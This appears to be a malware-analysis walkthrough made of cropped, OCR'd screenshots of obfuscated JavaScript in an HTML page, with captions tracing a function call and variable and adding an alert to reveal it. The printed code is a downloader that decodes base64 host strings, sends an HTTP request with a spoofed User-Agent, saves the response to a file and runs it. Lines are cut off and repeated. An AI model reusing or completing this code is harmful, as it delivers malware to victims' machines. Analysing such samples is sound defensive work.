var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX

if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17
break;
}

}catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}

}
 </script>

</body>
</html>
```

FUNCTION CALL AT THE IF STATEMENT




```
    if(brigadabrigadalalapolicMOTALO2FrankSinatraLaa < 30000)return false;
    if (brigadabrigadalalapolicMOTALO2FrankSinatra[0]!= 77 || brigadabrigadalalapolicMOTALO2FrankSinatra[1]!= 9
    brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2CHICKA  + brigadabrigadalalapolicMOTAL
    brigadabrigadalalapolicMOTALO2satt(brigadabrigadalalapolicMOTALO2CHICKA, brigadabrigadalalapolicMOTALO2Fran

brigadabrigadalalapolicMOTALO2rampart.Run((brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadalalapolich
return true;
    }

};
eval(brigadabrigadalalapolicMOTALO2LUCIODOR);

var brigadabrigadalalapolicMOTALO2HORDA17 = "NqmXYsBdh";
var brigadabrigadalalapolicTRAxKey = brigadabrigadalalapolicMOTALO2fsta("b6vYxEjsTYwJ7mIrZz4WFSGHeaddkwbq");
var brigadabrigadalalapolicMOTALO2_a5 = ["Z29sZGVubGFkeLICIZAXXdlZGRpbmcuY29tL3ZkRzc2VlVZNzZyam51","dLICIZAX3d3
var brigadabrigadalalapolicMOTALO2HORDAI = 0;
for(brigadabrigadalalapolicMOTALO2HORDA5 in brigadabrigadalalapolicMOTALO2_a5){
brigadabrigadalalapolicMOTALO2HORDAI++;
try{
var brigadabrigadalalapolicMOTALO2HORDA6 =brigadabrigadalalapolicMOTALO2_bChosteck.brigadabrigadalalapolicMRADX

if(brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2HORDA6,brigadabrigadalalapolicMOTALO2HORDA17
break;
}

}catch(brigadabrigadalalapolicMOTALO2CEESZZAAA){alert(brigadabrigadalalapolicMOTALO2CEESZZAAA.message);}

}
 </script>

</body>
</html>
```

FOUND THE FUNCTION CALL




```
T[D](C);
}

function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2

        var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Strok

         brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
       brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
    brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilo1 + ("brigadabrigadalalapoli


    if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {

        var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK((("brigadabrigad
     brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE

        brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
        brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".


      brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
        brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala


        brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
        brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
        brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
        brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX=".brigadabrigadalalapolicMRADXHO()]();
    var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta(brigadabrigadalalapolicM
    brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2xdac(brigadabrigadalalapolicMOTALO
```

VARIABLE IN THE FUNCTION




```
T[D](C);
}

function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2

        var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Strok

         brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
       brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
    brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilo1 + ("brigadabrigadalalapoli


    if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {

        var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK((("brigadabrigad
     brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE

        brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
        brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".


      brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
        brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala


        brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
        brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
        brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
        brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX=".brigadabrigadalalapolicMRADXHO()]();
    var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta(brigadabrigadalalapolicM
    brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2xdac(brigadabrigadalalapolicMOTALO
```

FOUND THE VARIABLE




```
brigadalalapolicjasmine","brigadabrigadalalapolicunruly","T"), brigadabrigadalalapolicMOTALO2gutter, false);






,"brigadabrigadalalapolicimplementing","brigadabrigadalalapolicupper","brigadabrigadalalapolicbaltimore","briga




i['NANIMA']+""+"e"+"QLICIZAXmLICIZAX9LICIZAXkeQ==".brigadabrigadalalapolicMRADXHO()] );



cneeds","brigadabrigadalalapolicrevel","brigadabrigadalalapolictonic","09001"), brigadabrigadalalapolicMOTALO2t
```

ALERT ON THAT VARIABLE




```
T[D](C);
}

function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2

        var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Strok

alert(brigadabrigadalalapolicMOTALO2gutter);


